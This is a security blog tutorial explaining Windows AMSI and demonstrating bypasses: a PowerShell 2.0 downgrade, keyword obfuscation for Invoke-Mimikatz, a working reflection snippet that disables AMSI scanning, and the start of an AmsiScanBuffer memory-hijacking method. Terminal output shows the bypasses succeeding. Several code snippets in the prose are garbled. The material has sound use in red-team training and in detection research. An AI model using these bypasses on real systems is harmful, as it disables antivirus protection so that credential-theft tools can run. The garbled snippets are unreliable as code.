A Detailed Guide on AMSI Bypass

hackingarticles.in/a-detailed-guide-on-amsi-bypass

Raj

April 11, 2022

Introduction

Windows developed the Antimalware Scan Interface (AMSI) standard that allows a developer to integrate malware defense in his application. AMSI allows an application to interact with any anti-virus installed on the system and prevent dynamic, script-based malwares from executing. We'll learn more about AMSI, implementation in code and some of the well-known bypasses in this article.

Table of content

Background


In one sentence, it is a script-based malware scanning API provided by Microsoft that can be integrated into any application to scan and detect the integrity of user input in order to safeguard the application and thus, consumers against malwares. For example, a messenger app may scan messages with AMSI for malware before sending it forward to the receiver.

AMSI is vendor-independent and provides open Win32 API and COM interfaces for the developer to use. Since Microsoft manages AMSI itself, the latest malware signatures are auto-updated in it. Hence, a developer can integrate AMSI quite easily to protect its consumers from dynamic, script-based malwares. You can read the developer guide **here**.

AMSI works on signature-based detection. This means that for every particular malicious keyword, URL, function or procedure, AMSI has a related signature in its database. So, if an attacker uses that same keyword in his code again, AMSI blocks the execution then and there.

Malware naming convention


Before reading more about the working of AMSI, let's understand how malwares are named. Often in analysis, Windows detects malware but analysts are unable to identify the exact details and behaviour of the malware. Computer Antivirus Research Organisation (CARO) has given a standard naming convention for malware. For example, a shortcut based caphaw backdoor is named like:



Read more about malware **here**.

How AMSI works

As a developer, you can use AMSI to provide malware defense using AMSI. Let's say you create an application that inputs a script and executes it using a scripting engine like Powershell. At the point when input is being taken, AMSI can be called in to check for malware first. Windows provides COM and Win32 APIs to call AMSI. The workflow of AMSI is as follows:



PowerShell
VBA
Other apps
(My Application)
www.hackingarticles.in
amsi.dll injected in the app
amsi.dll + AMSILib + amsi.h
(AMSI called by application)
AV reads AMSI data
Checks signatures in database
(AV Provider class)
RPC
AV Service

Explanation: As you can see, the AMSI API is open, so any AV can read the data from its functions. Here, a windows script is being run. When it is passed through AMSI, amsi.dll is injected in the same virtual memory as that of our program. This amsi.dll has various functions that can evaluate code. These functions can be found **here**. However, the actual scanning task is conducted by these two functions:

- AmsiScanString()
- AmsiScanBuffer()

These functions evaluate the code. If the code is clean, the results are finally passed to the AV provider class and from there to the AV service using RPC call. If the code is suspicious, it is blocked by the AMSI itself.


AMSI Bypass methods

Now that we have discussed the basics of AMSI, we will be discussing some of the very well-known techniques to bypass AMSI. Bypassing AMSI is often necessary for red-teamers in order to execute arbitrary code for lateral movement/privilege escalation.

To cover all of the bypass methods extend beyond the scope of this article as there are new methods coming in each day. The prominent ones are discussed here and tested on Windows 10 version 1809. It is to be noted that the latest versions of Windows (beyond 1903) block almost all of the methods available on the internet as signatures keep getting updated.

NOTE: AMSI blocks certain keywords like “invoke-mimikatz” or “amsiutils” since they are widely known to be used for exploitation and so, as a proof of concept, we will only be running these commands post bypass. Actual payloads won't be bypassed here.

Microsoft has integrated AMSI in the powershell terminal (powershell.exe application) which takes in input and parses it through the Powershell engine. If we open process hacker and search for amsi.dll we will see that amsi is running in the powershell terminal and any input will first be scanned by it.



Process Hacker [DESKTOP-9GSGKO9\hex]

Hacker View Tools Users Help
Refresh Options Find handles or DLLs System information
Search Processes (Ctrl+K)
Processes Services Network Disk

Name	PID	CPU	I/O total r...	Private by...	User name	Description
System Idle Process	0	81.26		56 kB	NT AUTHORITY\SYSTEM	
System	4	0.40				
smss.exe	304					
Memory Compression	2032					
Interrupts		3.26				
Registry	88					
csrss.exe	428					
wininit.exe	500					
services.exe	624					
svchost.exe	740					
svchost.exe	772					
WmiPrvSE.exe	4680					
ShellExperienceHo...	788					
SearchUI.exe	5584					
RuntimeBroker.exe	5892					
RuntimeBroker.exe	6220					
SkypeBackground...	6656					
YourPhone.exe	6708					
RuntimeBroker.exe	7092					
RuntimeBroker.exe	3088					
ApplicationFrame...	5832					
WinStore.App.exe	4752					
RuntimeBroker.exe	3008					


Find Handles or DLLs

Filter: Amsi ☐ Regex

Process	Type	Name	Handle
powershell.exe (6140)	DLL	C:\Windows\System32\amsi.dll	0x7ffcc

Method 1: Powershell Downgrade


If you're running a powershell based payload and AMSI blocks it, you can downgrade your powershell version to 2.0 as AMSI is only supported beyond v2.0. First, you can see that our keywords are being blocked by amsi.



```
PS C:\Users\hex> notepad Invoke-Mimikatz.ps1
At line:1 char:1
+ notepad Invoke-Mimikatz.ps1
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~
This script contains malicious content and has been blocked by your antivirus software.
    + CategoryInfo          : ParserError: (:) [], ParentContainsErrorRecordException
    + FullyQualifiedErrorId : ScriptContainedMaliciousContent

PS C:\Users\hex> amsiutils
At line:1 char:1
+ amsiutils
+ ~~~~~~~~~
This script contains malicious content and has been blocked by your antivirus software.
    + CategoryInfo          : ParserError: (:) [], ParentContainsErrorRecordException
    + FullyQualifiedErrorId : ScriptContainedMaliciousContent

PS C:\Users\hex> _
```

Let's check the current version of PS and then downgrade to version 2 and run these blocked commands again.

```
$PSVersionTable
"amsiutils"
powershell -version 2
"amsiutils"
```




```
PS C:\Users\hex> $PSVersionTable

Name                           Value
----                           -----
PSVersion                      5.1.17763.1852
PSEdition                      Desktop
PSCompatibleVersions           {1.0, 2.0, 3.0, 4.0...}
BuildVersion                   10.0.17763.1852
CLRVersion                     4.0.30319.42000
WSManStackVersion              3.0
PSRemotingProtocolVersion      2.3
SerializationVersion           1.1.0.1


PS C:\Users\hex> "amsiutils"
At line:1 char:1
+ "amsiutils"
+ ~~~~~~~~~~~
This script contains malicious content and has been blocked by your antivirus software.
    + CategoryInfo          : ParserError: (:) [], ParentContainsErrorRecordException
    + FullyQualifiedErrorId : ScriptContainedMaliciousContent

PS C:\Users\hex> powershell -version 2
Windows PowerShell
Copyright (C) 2009 Microsoft Corporation. All rights reserved.

PS C:\Users\hex> $PSVersionTable

Name                           Value
----                           -----
CLRVersion                     2.0.50727.9044
BuildVersion                   6.1.7600.16385
PSVersion                      2.0
WSManStackVersion              2.0
PSCompatibleVersions           {1.0, 2.0}
SerializationVersion           1.1.0.1
PSRemotingProtocolVersion      2.1


PS C:\Users\hex> "amsiutils"
amsiutils
PS C:\Users\hex>
```

But as you would imagine, the biggest drawback here is that many modern functions or scripts won't run on Powershell 2.0. So, let's see some other methods.

Method 2: Obfuscation

Obfuscation refers to the trick of making your code complex and un-readable. AMSI detects signatures on the basis of certain keywords, and so, obfuscating these keywords works. For example, let's obfuscate the invoke-mimikatz command

Invoke-Mimikatz
"Inv"+"o+"ke"+"-Mimi"+"katz"




```
PS C:\Users\hex> Invoke-Mimikatz
At line:1 char:1
+ Invoke-Mimikatz
+ ~~~~~~~~~~~~~~~
This script contains malicious content and has been blocked by your antivirus software.
    + CategoryInfo          : ParserError: (:) [], ParentContainsErrorRecordException
    + FullyQualifiedErrorId : ScriptContainedMaliciousContent

PS C:\Users\hex> "Inv"+"o"+"ke"+"-Mimi"+"katz"
Invoke-Mimikatz
PS C:\Users\hex>
```

As you can see, simply by breaking a string and concatenating them using the + operator we were able to bypass AMSI.

However, this technique has its own demerits. A payload may trigger AMSI one or more times. It is virtually very time consuming and noise creating to keep obfuscating keyword by keyword after each run of a payload. Hence, we follow **this** manual obfuscation guide by @ShitSecure.

RhytmStick developed this tool “AmsiTrigger” which can scan a script/payload against AMSI and tell us which lines exactly would trigger AMSI and then we can obfuscate them! You can download the tool **here**.


Now, we have created a script called demo.ps1 with the following commands



```
"amsiutils"
"invoke-mimikatz"
```

I want to check this against AMSI using AmsiTrigger. This can be done like:


.\demo.ps1
.\AmsiTrigger.ps1 -i .\demo.ps1



```
PS C:\obfuscation> .\demo.ps1
At C:\obfuscation\demo.ps1:1 char:1
+ "amsiutils"
+ ~~~~~~~~~~~
This script contains malicious content and has been blocked by your antivirus software.
    + CategoryInfo          : ParserError: (:) [], ParseException
    + FullyQualifiedErrorId : ScriptContainedMaliciousContent

PS C:\obfuscation> .\AmsiTrigger_x64.exe -i .\demo.ps1
[+] "amsiutils"
[+] "invoke-mimikatz"
PS C:\obfuscation>
```


Now, the tool has told me the lines where AMSI blocks execution. We can go ahead and obfuscate them using the string concatenation method like:

"am"+"si"+"ut"+"ils"
"in"+"vok"+"e"+"-"+"mi"+"mik"+"atz"



```
"am"+"si"+"ut"+"ils"
"in"+"vok"+"e"+"-"+"mi"+"mik"+"atz"
```

Now, they can be run and successfully bypass AMSI!




```
PS C:\obfuscation> "invoke-mimikatz"
At line:1 char:1
+ "invoke-mimikatz"
+ ~~~~~~~~~~~~~~~~~
This script contains malicious content and has been blocked by your antivirus software.
    + CategoryInfo          : ParserError: (:) [], ParentContainsErrorRecordException
    + FullyQualifiedErrorId : ScriptContainedMaliciousContent

PS C:\obfuscation> .\demo.ps1
amsiutils
invoke-mimikatz
PS C:\obfuscation> _
```

You can also try **https://amsi.fail** to obfuscate your code.

Method 3: Forcing an error

Matt Graeber talked about a method to bypass AMSI in his tweet **here**. A function called amsiInitFailed() exists which throws 0 if AMSI scan is initiated in the scenarios shown above. This bypass is basically assigning amsiInitFailed a boolean True value so that AMSI initialization fails – no scan will be done at all for the current process! The code is:

$mem = [System.Runtime.InteropServices.Marshal]::AllocHGlobal(9076)
[Ref].Assembly.GetType("System.Management.Automation.AmsiUtils").GetField("amsiSession","NonPublic,Static").SetValue($
, $);
[Ref].Assembly.GetType("System.Management.Automation.AmsiUtils").GetField("amsiContext","NonPublic,Static").SetValue($
, [IntPtr]$mem)




```
PS C:\Users\Administrator> "invoke-mimikatz"
At line:1 char:1
+ "invoke-mimikatz"
+ ~~~~~~~~~~~~~~~~~
This script contains malicious content and has been blocked by your antivirus software.
    + CategoryInfo          : ParserError: (:) [], ParentContainsErrorRecordException
    + FullyQualifiedErrorId : ScriptContainedMaliciousContent

PS C:\Users\Administrator> $mem = [System.Runtime.InteropServices.Marshal]::AllocHGlobal(9076)
PS C:\Users\Administrator> [Ref].Assembly.GetType("System.Management.Automation.AmsiUtils").GetField("amsiSession","NonP
ublic,Static").SetValue($null, $null);[Ref].Assembly.GetType("System.Management.Automation.AmsiUtils").GetField("amsiCon
text","NonPublic,Static").SetValue($null, [IntPtr]$mem)
PS C:\Users\Administrator> "invoke-mimikatz"
invoke-mimikatz
PS C:\Users\Administrator>
```

Ever since that time, many people have posted different variants of the same method. In some methods bytecode is used, in others, functions are replaced or strings are replaced but the logic prevails the same.

Method 4: Memory Hijacking

Daniel Duggan posted about memory hijacking techniques that can bypass AMSI in his blog **here**. The logic is to hook (read about hooking **here**) the function AmsiScanBuffer() so that it always returns the handle **AMSI_RESULT_CLEAN** indicating that AMSI has found no malware. The API responses could be monitored using the API monitor tool by Rohitab.

First, let's download the Invoke-Mimikatz script and see that AMSI is working properly.



```
PS C:\Users\hex> ls


    Directory: C:\Users\hex


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         3/27/2022   3:53 PM                .ssh
d-r---         3/17/2022  11:16 AM                3D Objects
d-r---         3/17/2022  11:16 AM                Contacts
d-r---         3/19/2022   3:47 PM                Desktop
d-r---         3/17/2022  11:16 AM                Documents
d-r---         3/19/2022  11:33 AM                Downloads
d-r---         3/17/2022  11:16 AM                Favorites
d-r---         3/17/2022  11:16 AM                Links
d-r---         3/17/2022  11:16 AM                Music
d-r---         3/17/2022  11:16 AM                Pictures
d-r---         3/17/2022  11:16 AM                Saved Games
d-r---         3/17/2022  11:16 AM                Searches
d-r---         3/17/2022  11:16 AM                Videos
-a----         4/10/2022  11:39 AM        2206859 Invoke-Mimikatz.ps1


PS C:\Users\hex> Import-Module .\Invoke-Mimikatz.ps1
At line:1 char:1
+ Import-Module .\Invoke-Mimikatz.ps1
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
This script contains malicious content and has been blocked by your antivirus software.
    + CategoryInfo          : ParserError: (:) [], ParentContainsErrorRecordException
    + FullyQualifiedErrorId : ScriptContainedMaliciousContent

PS C:\Users\hex>
```

